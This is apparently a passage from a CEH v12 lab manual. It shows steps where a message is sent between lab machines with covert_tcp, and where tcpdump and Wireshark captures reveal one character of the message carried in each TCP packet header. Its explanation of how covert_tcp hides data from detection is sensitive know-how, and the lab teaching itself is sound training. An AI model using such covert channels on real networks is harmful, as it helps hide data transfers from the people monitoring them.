
A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for various applications: Dash, Terminal, Home, Applications, Help, and a terminal window icon. The main window is a terminal window titled "root@ubuntu-Virtual-Machine: /home/ubuntu". The terminal shows the following command-line session:

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

39. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.


May 18 05:37

Activities Text Editor




40. Now, click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.

41. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.



42. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.



43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

44. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

*eth0 (as superuser)

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=29863510
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

Frame 306: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x5300 (21248)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x11a7 [validation disabled]
Header checksum status: Unverified

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 ...]....
0010 00 28 53 00 00 00 40 06 11 a7 0a 0a 01 0d 0a 0a .(S...@.
0020 01 09 22 b8 27 0f af 0b 00 00 00 00 00 00 50 02 .."'.
0030 02 00 9e e6 00 00

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) · Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

*eth0 (as superuser)

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=29863510
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

